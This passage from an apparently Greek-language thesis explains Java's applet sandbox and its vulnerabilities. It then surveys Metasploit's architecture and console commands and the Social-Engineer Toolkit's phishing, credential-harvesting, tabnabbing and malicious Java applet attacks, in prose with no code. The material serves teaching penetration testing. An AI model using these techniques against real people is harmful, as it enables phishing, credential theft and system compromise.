Αφού γραφεί κάποιο πρόγραμμα σε Java, στη συνέχεια μεταγλωττίζεται μέσω του μεταγλωττιστή javac, ο οποίος παράγει έναν αριθμό από αρχεία .class (κώδικας byte ή bytecode). Ο κώδικας byte είναι η μορφή που παίρνει ο πηγαίος κώδικας της Java όταν μεταγλωττιστεί. Όταν πρόκειται να εκτελεστεί η εφαρμογή σε ένα μηχάνημα, το Java Virtual Machine που πρέπει να είναι εγκατεστημένο σε αυτό θα αναλάβει να διαβάσει τα αρχεία .class. Στη συνέχεια τα μεταφράζει σε γλώσσα μηχανής που να υποστηρίζεται από το λειτουργικό σύστημα και τον επεξεργαστή, έτσι ώστε να εκτελεστεί (να σημειωθεί εδώ ότι αυτό συμβαίνει με την παραδοσιακή Εικονική Μηχανή (Virtual Machine). Πιο σύγχρονες εφαρμογές της εικονικής Μηχανής μπορούν και μεταγλωττίζουν εκ των προτέρων τμήματα bytecode απευθείας σε κώδικα μηχανής (εγγενή κώδικα ή native code) με αποτέλεσμα να βελτιώνεται η ταχύτητα). Χωρίς αυτό δε θα ήταν δυνατή η εκτέλεση λογισμικού γραμμένου σε Java. Πρέπει να σημειωθεί ότι η JVM είναι λογισμικό που εξαρτάται από την πλατφόρμα, δηλαδή για κάθε είδος λειτουργικού συστήματος και αρχιτεκτονικής επεξεργαστή υπάρχει διαφορετική έκδοση του. Έτσι υπάρχουν διαφορετικές JVM για Windows, Linux, Unix, Macintosh, κινητά τηλέφωνα, παιχνιδομηχανές κλπ.

Το μοντέλο ασφαλείας στην Java επιτρέπει σε ένα χρήστη να εισάγει και να τρέξει applets από το Web ή από το εσωτερικό δίκτυο, χωρίς την δημιουργία υπερβολικού ρίσκου για την ακεραιτότητα της


μηχανής του χρήστη. Οι ενέργειες του applet είναι περιορισμένες σε ένα θεωρητικό "κουτί", που καλείται "sandbox". Το sandbox καταλαμβάνει μια περιοχή του Web browser που αφιερώνεται στο applet. Το applet μπορεί να κάνει ότι θέλει μέσα στα όρια του sandbox, άλλα δεν μπορεί να διαβάσει ή να τροποποιήσει δεδομένα έξω από το sandbox. Το μοντέλο sandbox χρησιμοποιείται για την εκτέλεση μη έμπιστου κώδικα σε ένα ασφαλές περιβάλλον, ώστε εάν ο χρήστης κατεβάσει ένα "εχθρικό" applet, να μην μπορεί να καταστρέψει το σύστημα.

Οι τελικοί χρήστες δεν είναι ανάγκη να προβούν σε καμία ενέργεια για την διασφάλιση της μηχανής τους. Το sandbox δεν προσπαθεί να αναγνωρίσει τους πιθανούς ιούς που μπορεί να κρύβονται στο applet. Απλά δεν του επιτρέπει να πραγματοποιήσει καμία από τις ενέργειες που χαρακτηρίζουν έναν ιό. Κατ' αυτόν τον τρόπο δεν είναι δυνατή η κλοπή δεδομένων ή η εξάπλωση ενός ιού. Επίσης, το μοντέλο δεν απαιτεί περιοδικές ενημερώσεις για νέους ιούς.

Όμως όπως κάθε τεχνολογία έτσι και η Java έχει παρουσιάσει κατά καιρούς σημαντικά κενά στην ασφάλεια της δίνοντας την ευκαιρία στους επιτιθέμενους να τις εκμεταλλευτούν. Παραδείγματα ευπαθειών στην πλατφόρμα Java περιλαμβάνουν:


- Ευπάθειες στο μηχανισμό sandboxing οι οποίες θα επιτρέψουν την εκτέλεση κακόβουλου κώδικα έξω από αυτό παρακάμπτοντας τους περιορισμούς.
- Ευπάθειες στην Java βιβλιοθήκη από την οποία οι εφαρμογές εξαρτώνται για την ασφάλεια τους.

Οι ευπάθειες συνήθως επηρεάζουν συγκεκριμένες εκδόσεις Java και τα security patches κυκλοφορούν μετά από μερικές ημέρες. Ωστόσο λόγω της ευρείας χρήσης του με κάθε Java exploit που έρχεται στην επιφάνεια το πρόβλημα που δημιουργείται είναι μεγάλο. Ειδικά τα τελευταία χρόνια παρουσιάζεται μια αυξητική τάση κυκλοφορίας exploits στην πλατφόρμα Java. Σύμφωνα με μια έρευνα της IBM τον Δεκέμβρη του 2013 η πλατφόρμα Java παρουσιάζει το μεγαλύτερο ρίσκο και είναι ο μεγαλύτερος στόχος των επιτιθέμενων εκθέτοντας τους οργανισμούς σε κίνδυνο.




*Εικόνα 3 Εκμετάλλευση ευπαθειών εφαρμογών*

Παρότι η αύξηση που παρουσίαζαν οι Java ευπάθειες μέχρι το 2012 ήταν σταθερή χρόνο με το χρόνο, ο αριθμός αυτός σχεδόν τριπλασιάστηκε από το 2012 στο 2013. Προφανώς με την αύξηση αυτή παρουσιάστηκε αύξηση και στον αριθμό των Java exploits [6].




*Εικόνα 4 Αύξηση των ευπαθειών Java ανά χρόνο από το 2010 στο 2013.*


# Το Metasploit Framework, SEToolkit και τα βασικά χαρακτηριστικά τους.

## Metasploit Framework

Το Metasploit Framework (MSF) είναι ένα εργαλείο ανοιχτού κώδικα που προσφέρει την δυνατότητα στους ειδικούς στην ασφάλεια να διεξάγουν ενέργειες ελέγχου της τρωτότητας των πληροφοριακών συστημάτων. Χρησιμοποιείται για την ανάπτυξη και εκτέλεση κώδικα ενάντια σε απομακρυσμένα υπολογιστικά συστήματα με στόχο την εκμετάλλευση των ευπαθειών που ενδεχομένως βρίσκονται σε αυτά. Είναι διαθέσιμο στην ιστοσελίδα http://www.metasploit.com για Unix και Windows based συστήματα και έρχεται προεγκατεστημένο στην διανομή "Kali Linux".

### Αρχιτεκτονική

Το Metasploit Framework αποτελείται από πλήθος συστατικών που ενεργούν με στόχο να αποκαλύψουν ένα σύστημα και έπειτα να αλληλεπιδράσουν με τον επιθυμητό host. Η αρχιτεκτονική του Metasploit απεικονίζεται παρακάτω [7].




*Εικόνα 5. Αρχιτεκτονική Metasploit*

Το Metasploit χρησιμοποιεί διάφορες βιβλιοθήκες οι οποίες ουσιαστικά συμβάλουν στην σωστή λειτουργία του. Οι βιβλιοθήκες αυτές είναι μια συλλογή από προκαθορισμένες λειτουργίες, εντολές και διαδικασίες και χρησιμοποιούνται από διαφορετικά Modules της πλατφόρμας. Το πιο σημαντικό κομμάτι της πλατφόρμας είναι το Ruby Extension (REX) Library που παρέχει όλες τις απαραίτητες

κλάσεις και modules που μπορούν να χρησιμοποιήσουν οι προγραμματιστές ώστε να αναπτύξουν μελέτες και εργαλεία γύρω από το MSF.

Στην συνέχεια έρχεται η βιβλιοθήκη MSF core για να επεκτείνει τις δυνατότητες του REX. Το MSF Core είναι υπεύθυνο για την λειτουργία όλων των απαραίτητων διεπαφών που θα επιτρέψουν στον χρήστη να αλληλοεπιδράσει με modules, συνεδρίες και πρόσθετα εργαλεία.

Υπάρχουν τέσσερις διαφορετικές διεπαφές στο Metasploit Framework. Αυτές είναι: msfconsole, msfcli, msfgui και msfweb. Στα πλαίσια της διπλωματικής αυτής εργασίας θα ασχοληθούμε με την msfconsole διεπαφή που είναι και η πιο διαδεδομένη για το MSF Framework καθώς δίνει πρόσβαση σε όλες τις επιλογές που είναι διαθέσιμες και επίσης προσφέρει σταθερή διεπαφή, δυνατότητα tabbing και γρήγορης συμπλήρωσης εντολών που βοηθούν τον χρήστη να μην χρειάζεται να θυμάται κάθε module και exploit απέξω [8].

Στην αρχιτεκτονική του Metasploit τα πιο σημαντικά Modules και αυτά που θα χρησιμοποιήσουμε είναι τα exploits, payloads και encoders.

Οι τοποθεσίες των modules είναι:

Κύριο «δέντρο» των modules

- /opt/metasploit/msf3/modules

«Δέντρο» modules καθοριζόμενο από τον χρήστη

- ~/.msf4/modules/
- Το σύμβολο «~» αντιπροσωπεύει το όνομα του χρήστη που συνήθως είναι “root”
- Εκεί μπορεί κάποιος να αποθηκεύσει τα δικά του module sets.
- Μια πολύ καλή πηγή από modules και exploits είναι η ιστοσελίδα www.exploit-db.com

### Exploit

Ένα exploit είναι το μέσο με το οποίο ένας εισβολέας ή penetration tester, στην περίπτωση μας, εκμεταλλεύεται ένα ελάττωμα σε ένα σύστημα, μία εφαρμογή ή υπηρεσία. Ένας εισβολέας το χρησιμοποιεί για να επιτεθεί σε ένα σύστημα με τρόπο τον οποίο ο developer δεν επιθυμεί. Μερικά κοινά exploits έχουν να κάνουν με buffer overflow, αδυναμίες web εφαρμογών (όπως SQL injection) και σφάλματα κατά τη διαμόρφωση του συστήματος. Στο Metasploit, τα exploits χωρίζονται σε «passive» δηλαδή παθητικά και σε «active» δηλαδή ενεργητικά. Τα exploits συνήθως χρησιμοποιούν κάποιο payload για να δώσουν πρόσβαση στον επιτιθέμενο.

Τα active exploits θα εκμεταλλευτούν έναν συγκεκριμένο υπολογιστή, θα τρέξουν μέχρι να ολοκληρωθούν και μετά θα σταματήσουν. Έχουν επίσης τη δυνατότητα να τρέχουν στο υπόβαθρο, ώστε ο tester να μπορεί να κάνει και άλλα πράγματα (multitasking). Τα passive exploits από την άλλη μεριά, περιμένουν τους εισερχόμενους υπολογιστές να συνδεθούν στο δίκτυο και τους εκμεταλλεύονται κατά τη σύνδεση.

### Payload

Το payload είναι κώδικας τον οποίο θέλουμε να εκτελέσει το σύστημα και πρέπει να επιλεχθεί και να παραδοθεί από το πλαίσιο (Framework). Παραδείγματος χάριν, ένα reverse shell είναι ένα payload το οποίο δημιουργεί σύνδεση από το μηχάνημα-στόχος πίσω στον επιτιθέμενο σαν ένα παράθυρο

εντολών Windows (command prompt), ενώ ένα bind shell είναι ένα payload το οποίο «δεσμεύει» ένα παράθυρο εντολών με μία θύρα στο μηχάνημα-στόχος, πάνω στην οποία μπορεί μετά να συνδεθεί ο εισβολέας. Τέλος, ως payload μπορούν επίσης να θεωρηθούν μερικές εντολές που θα εκτελεστούν στο λειτουργικό σύστημα του στόχου.

Το πιο διαδεδομένο payload του Metasploit είναι το Meterpreter το οποίο παρέχει μια μεγάλη γκάμα από δυνατότητες, όπως η εισαγωγή και εξαγωγή αρχείων, στιγμιότυπα οθόνης, και ο πλήρης έλεγχος του υπολογιστή. Το meterpreter όταν εκτελείται βρίσκεται στην μνήμη RAM του αποκρουσμένου υπολογιστή και δεν αφήνει καθόλου ίχνη στον σκληρό δίσκο. Αυτό κάνει και πολύ δύσκολη την ανίχνευση του από τις συμβατικές forensic μεθόδους [14].

### Encoders

Χρησιμοποιούνται για την κωδικοποίηση των payload ώστε να μην γίνονται εύκολα ανιχνεύσιμα από προγράμματα εντοπισμού εισβολών .

## Εντολές Metasploit

### Back

Όταν τελειώσουμε με ένα module που χρησιμοποιήσαμε ή αν κάνουμε κάποιο λάθος και θέλουμε να χρησιμοποιήσουμε κάποιο άλλο με την εντολή “back” μεταφερόμαστε έξω από αυτό

### Check

Η συγκεκριμένη εντολή μας δείχνει εάν ο υπολογιστής στόχος είναι ευπαθής σε συγκεκριμένο exploit που έχει επιλεχθεί πριν εκτελεστεί. Ωστόσο δεν δίνουν όλα τα exploits αυτήν την δυνατότητα.

### Connect

Υπάρχει μια μικρή έκδοση netcat στο msfconsole η οποία υποστηρίζει SSL, proxies, pivoting και μεταφορά αρχείων. Με την εντολή connect, την IP διεύθυνση και την πόρτα ως είσοδο μπορεί να κάποιος να συνδεθεί όπως θα έκανε με netcat ή telnet.

### Info

Η εντολή αυτή παρέχει λεπτομερείς πληροφορίες σχετικά με ένα module, συμπεριλαμβανομένου των επιλογών, των στόχων και άλλες πληροφορίες. Λόγω του ότι ορισμένα modules έχουν ανεπιθύμητες ενέργειες χρησιμεύει να διαβάζουμε τις πληροφορίες τους μέσω της εντολής αυτής πριν τα χρησιμοποιήσουμε.

### Jobs

Η εντολή “jobs” μας δείχνει τα modules που εκτελούνται στο παρασκήνιο. Μας δίνει επίσης την δυνατότητα εμφάνισης σε λίστα και τον τερματισμό τους.

### Set / Unset

Η εντολή “set” χρησιμοποιείται για να ορίσει τις επιλογές και τις παραμέτρους του εκάστοτε module. Η αντίθετη εντολή “unset” διαγράφει μια ήδη ορισμένη παράμετρο. Όλες οι παράμετροι μπορούν να διαγραφούν με την εντολή “unset all”.

### Setg

Για να γλιτώσουμε χρόνο κατά την διάρκεια ενός penetration testing, μπορούμε να ορίσουμε καθολικές παραμέτρους, τις οποίες θα χρησιμοποιήσουμε σε όσα exploits και modules επιθυμούμε. Αντίστοιχα για να διαγράψουμε μια τέτοια μεταβλητή χρησιμοποιούμε την εντολή “unsetg”.

### Sessions

Με την εντολή “sessions –l” δημιουργείται μια λίστα με τις ενεργές συνδέσεις. Για να επιλέξουμε μια από αυτές τις ενεργές συνδέσεις χρησιμοποιούμε την εντολή “sessions –I ID” όπου ID ο αριθμός της σύνδεσης που εμφανίζεται στην λίστα.

### Search

Εάν έχουμε μια γενική ιδέα του τι θέλουμε να ψάξουμε μπορούμε να το ψάξουμε με την εντολή search. Η είσοδος της εντολής θα ψάξει σε module ονόματα, περιγραφές, αναφορές κλπ. Η εντολή “help search" μας δείχνει κάποια επιπλέον ορίσματα που μπορούμε να χρησιμοποιήσουμε.

### Show

Η εντολή “show” θα μας εμφανίσει κάθε module που βρίσκεται μέσα στο metasploit. Υπάρχει ένας μεγάλος αριθμός “show” εντολών που μπορούμε να χρησιμοποιήσουμε αλλά αυτές που χρησιμοποιούνται πιο συχνά είναι οι “show options”, “show exploits”, “show payloads” και “show encoders”.

### Use

Χρησιμοποιείται για να επιλέξει ο χρήστης με ποιο exploit ή module θα πραγματοποιήσει την επίθεση του [8].

## Social – Engineer Toolkit

Το social engineering Toolkit (SET) έχει σχεδιαστεί να πραγματοποιεί social engineering επιθέσεις. Όπως ακριβώς έχουμε το Metasploit να εκμεταλλευτεί ευπάθειες για λογισμικά και υπηρεσίες το SET είναι ένα εργαλείο με σκοπό να εκμεταλλευτεί τον ανθρώπινο παράγοντα ώστε να αποκτήσει πρόσβαση στα υπολογιστικά συστήματα. Ουσιαστικά δουλεύει μαζί με το Metasploit απλά εισάγει στην επίθεση το πρώτο στάδιο της πραγματοποίησης της που είναι το social engineering. Το SET έρχεται προεγκατεστημένο στην έκδοση “Kali Linux” ωστόσο μπορεί να εγκατασταθεί για διαφορετικές πλατφόρμες από την επίσημη ιστοσελίδα https://www.trustedsec.com/. Στην παρακάτω εικόνα βλέπουμε το κεντρικό μενού που βλέπει κάποιος κατά την εκκίνηση του SET. Καλό είναι κατά την πρώτη εκκίνηση να πραγματοποιηθεί αναβάθμιση τόσο του Metasploit Framework όσο και του SET (Επιλογές 4 και 5).


*Εικόνα 6 κεντρικό μενού του SEToolkit*

## Εντολές του SET

### *Spearphishing attack vectors*

Το spearphishing module μας επιτρέπει να φτιάξουμε ειδικά επεξεργασμένα μηνύματα mail και να τα στείλουμε σε μεγάλο (ή μικρό) αριθμό ατόμων με ενσωματωμένα κακόβουλα payloads. Στην κατηγορία αυτή βρίσκουμε τρείς επιλογές: Mass email Attack, FileFormat payload,και Social Engineering Template.

### Mass email attack

Η επιλογή “mass email attack” μας επιτρέπει να στείλουμε emails σε μια λίστα από διευθύνσεις με αρχείο που θα έχει ενσωματωμένο κάποιο κακόβουλο exploit. Αρχικά πρέπει να εγκαταστήσουμε το sendmail και να βάλουμε την εντολή “on” στο **set/config/set_config.** Όταν στείλουμε το κακόβουλο mail και ο χρήστης ανοίξει το αρχείο θα εκτελεστεί το payload και θα μας δώσει πρόσβαση στο σύστημα του.

### Fileformat payload

Το “FileFormat Payload” είναι ουσιαστικά το ίδιο πράγμα με την “mass email attack” εντολή απλώς περιορίζεται στο να μας δώσει το κακόβουλο αρχείο το οποίο θα διαμοιράσουμε μόνοι μας.

### Social engineering template

Η εντολή “social engineering template” μας επιτρέπει να φτιάξουμε υπόδειγμα επίθεσης μέσω email το οποίο στην συνέχεια θα σταλεί στους δημιουργούς της εφαρμογής και θα ληφθεί υπόψιν για ενδεχόμενη ενσωμάτωση σε μελλοντικές εκδόσεις.

### *WebSite attack vector*

Η επιλογή “WebSite Attack Vector” μας δίνει μια πληθώρα από “web-based” επιθέσεις με σκοπό να εκθέσει και να εκμεταλλευτεί τα υπολογιστικό σύστημα του χρήστη.

### Java applet attack method

Η εντολή "Java Applet Attack" είναι από τις πιο δημοφιλείς επιθέσεις στο SET και έχει το υψηλότερο ποσοστό πιθανότητας πραγματοποίησης της επίθεσης. Η "Java Applet" επίθεση θα δημιουργήσει ένα κακόβουλο Java Applet το οποίο μόλις τρέξει θα δώσει στον επιτιθέμενο την πλήρη πρόσβαση στον υπολογιστή του θύματος. Η επιλογή που δίνει το SET να αντιγράψει ένα website και να εισάγει σε αυτό το κακόβουλο Java Applet κάνει την επίθεση πολύ πιστευτή και γίνεται πολύ εύκολο να ξεγελαστεί ο χρήστης. Μετά την εκτέλεση του Java Applet το SET ανακατευθύνει τον χρήστη στην πραγματική ιστοσελίδα. Επίσης μπορεί να επηρεάσει και να εκμεταλλευτεί όλες τις πλατφόρμες Windows, Linux και OSX δεδομένου ότι η εγκατεστημένη Java έκδοση στα συστήματα αυτά είναι εκμεταλλεύσιμη από το από το Java Applet. Ακόμα υπάρχει η δυνατότητα επιλογής από μια λίστα γνωστών ιστοσελίδων ώστε να αποτελέσουν την βάση για την ενσωμάτωση του Java Applet και την παρουσίαση στον χρήστη, όπως Gmail, Google, Facebook, Twitter και Yahoo. Επιλέγοντας την ιστοσελίδα που εμείς επιθυμούμε μας δίνεται στην συνέχεια η δυνατότητα να επιλέξουμε το payload και τον encoder του payload που θα χρησιμοποιήσουμε.

### Credential harvester attack method

Η επιλογή αυτή διαμορφώνει κατάλληλα τα πεδία εισαγωγής username και password μιας ιστοσελίδας ώστε αυτά να καταγραφούν και να σταλούν στον επιτιθέμενο. Στην συνέχεια ανακατευθύνει τον χρήστη στην πραγματική ιστοσελίδα ώστε αυτός να μην υποψιαστεί τίποτα.

### TabNabbing attack method

Σε αυτού του τύπου την επίθεση πάλι ο επιτιθέμενος επιλέγει την ιστοσελίδα που θέλει να αντιγράψει. Όταν ο χρήστης μπει στην ιστοσελίδα που του έστειλε ο επιτιθέμενος αυτή θα παραμένει κενή εμφανίζοντας ένα μήνυμα στον χρήστη να περιμένει μέχρι να φορτώσει. Όταν ο χρήστης ανοίξει ένα νέο tab η ιστοσελίδα του επιτιθέμενου θα εμφανίσει την αντιγραμμένη ιστοσελίδα ώστε να ξεγελάσει τον χρήστη μη ενθυμούμενος για παράδειγμα ότι την είχε ανοίξει.

### Web jacking attack method

Αυτή η μέθοδος επίθεσης είναι ακόμα μια επίθεση «ψαρέματος» που χρησιμοποιείται στις social engineering επιθέσεις. Ο επιτιθέμενος αντιγράφει την ιστοσελίδα που θέλει και όταν ο χρήστης την ανοίγει του εμφανίζεται ένα μήνυμα που τον ενημερώνει ότι η ιστοσελίδα έχει μεταφερθεί και του ζητά να επιλέξει έναν άλλο σύνδεσμο. Αν ο χρήστης επιλέξει τον σύνδεσμο ο οποίος φαίνεται πραγματικός τον ανακατευθύνει στην ψεύτικη ιστοσελίδα.

### *Multi – attack web method*


Αυτή η επιλογή δίνει την δυνατότητα στο επιτιθέμενο να επιλέξει έναν συνδυασμό από τις προαναφερθείσες επιθέσεις.

Το Social Engineering Toolkit προσφέρει την δυνατότητα για την πραγματοποίηση και άλλων επιθέσεων. Αναφορικά αυτές είναι: Infectious Media Generator, Arduino based Attack, SMS Spoofing Attack, Wireless Access Point Attack, QRCode Generator Attack, Powershell Attack.

## Σενάριο επίθεσης και παρουσίαση της εκτέλεσης του

Θα περιγράψουμε στην συνέχεια την πραγματοποίηση ενός σεναρίου client side επίθεσης παρουσιάζοντας παράλληλα το αντίστοιχο οπτικό υλικό από αυτή.

